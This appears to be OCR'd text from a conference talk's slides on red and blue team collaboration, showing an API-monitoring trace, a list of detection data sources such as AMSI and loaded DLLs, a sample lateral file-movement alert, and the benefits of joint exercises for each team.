2085	9:49:23.909 PM	7	ucrtbase_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 0, HighPart = 0 },...	TRUE	
2086	9:49:23.909 PM	7	ucrtbase_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 3296440, HighPa...	TRUE	
2087	9:49:23.909 PM	7	ucrtbase_clr0400.dll	ReadFile (0x0000000000000d8c, 0x000001e7af6a58a0, 512, 0x00000057201...	TRUE	
2088	9:49:23.909 PM	7	ucrtbase_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 0, HighPart = 0 },...	TRUE	
2089	9:49:23.909 PM	7	diasymreader.dll	CreateFileW ("C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4...	INVALID_HAND...	2 = 系統找不到指定的...
2090	9:49:23.909 PM	7	diasymreader.dll	CreateFileW ("C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4...	INVALID_HAND...	2 = 系統找不到指定的...
2091	9:49:23.909 PM	7	diasymreader.dll	GetFullPathNameW ("C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\Sy...	92	
2092	9:49:23.909 PM	7	diasymreader.dll	GetFullPathNameW ("C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\Sy...	91	
2093	9:49:23.909 PM	7	diasymreader.dll	CreateFileW ("C:\WINDOWS\symbols\dll\System.pdb", GENERIC_READ, FIL...	INVALID_HAND...	3 = 系統找不到指定的...
2094	9:49:23.909 PM	7	diasymreader.dll	CreateFileW ("C:\WINDOWS\symbols\dll\System.pdb", GENERIC_READ, FIL...	INVALID_HAND...	3 = 系統找不到指定的...
2095	9:49:23.909 PM	7	diasymreader.dll	GetFullPathNameW ("C:\WINDOWS\symbols\dll\System.pdb", 0, NULL, NULL	34	

05


AMSI




Ref: https://docs.microsoft.com/

Data Sources Evolution

1. Process Command Line parameter
2. Loaded DLLs
3. Windows Event Log
4. API monitoring
5. AMSI



Investigation ！ Not Just Detection



FILE MOVEMENT

UTICA move m.exe to NEWYORK

2019-10-16 14:43:13

NEWYORK \ ADMINISTRATORS

Alert Details

m.exe

afa4101c9927095083280a8ea0da23a4

C:\Windows\System32\m.exe

The key benefit for the Red Team

- Know more about how blue team defense
- Provide more values for organization
- Make good communicate with blue team

The key benefit for the Blue Team

- Continuous develop/validate detection
- Handle known threat first then deal with UNKNOWN
- Identify the data source you missing
- Empower the new blue team member investigation skills

Thank You!

HITB LOCK DOWN 002 livestream

SHANG-DE JIANG at CyCraft